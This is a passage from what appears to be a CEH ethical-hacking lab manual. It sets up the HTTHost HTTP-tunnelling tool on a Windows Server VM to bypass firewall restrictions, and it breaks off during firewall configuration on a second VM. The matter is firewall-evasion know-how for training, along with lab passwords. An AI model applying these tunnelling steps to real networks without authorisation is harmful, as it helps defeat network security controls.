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
Here, we will learn how networks can be scanned, and how to use HTTPort and HTTHost to bypass firewall restrictions and access files.

1. Switch to the **Windows Server 2022** virtual machine. Switch to the **Windows Server 2022** virtual machine. Click **Ctrl+Alt+Del** to activate the machine. By default, **CEH\Administrator** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.
2. Now, you must ensure that **IIS Admin Service** and **World Wide Web Publishing services** are not running
3. Click **Start** and click the **Windows Administrative Tools** app. The **Windows Administrative Tools** window appears; double-click **Services** to launch.



4. In the **Services** window, scroll down to **World Wide Web Publishing Service** and you can observe that the service is **Disabled** under the **Startup Type** column, as shown in the screenshot.

   Note: If **World Wide Web Publishing Service** is **Enabled** disable it by double clicking the service and in the **World Wide Web Publishing Service Properties** window in **Startup type** select **Disabled** from the drop-down and click **Apply** and **OK**.

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



5. Similarly, check **IIS Admin Service**; stop the program if it is running.
6. Navigate to **Z:\CEHv12 Module 12 Evading IDS, Firewalls, and Honeypots\HTTP Tunneling Tools\HTTHost** and double-click **htthost.exe**.



7. If the **Open File - Security Warning** pop-up appears, click **Run**.

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
8. A **HTTHost** wizard appears; click the **Options** tab.
9. On the **Options** tab, leave **90** as the port number in the **Port** field under the **Network** section. Keep the other settings on default, except for **Personal password**, which should contain any other password. In this task, the **Personal password** is **"magic**."

   Note: Typically, HTTP tunneling should be performed using port 80. Port 80 is being used to host the local websites, therefore we have used port 90 for this task.
10. Ensure that **Revalidate DNS names** and **Log connections** are checked and click **Apply**.



11. Navigate to the **Application log** tab and check if the last line is **Listener**: **listening at 0.0.0.0:90**, which ensures that HTTHost is running properly and has begun to listen on **port 90**.

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
12. Now, leave **HTTHost** running, and do not turn off the **Windows Server 2022** machine.
13. Now, switch to the **Windows Server 2019** virtual machine and launch **Control Panel**, as shown in the screenshot.
14. The **Control Panel** window appears, click **System and Security**. In System and Security window select **Windows Defender Firewall**.

15. The **Windows Defender Firewall** control panel appears; click the **Turn Windows Defender Firewall on or off** link in the left pane.



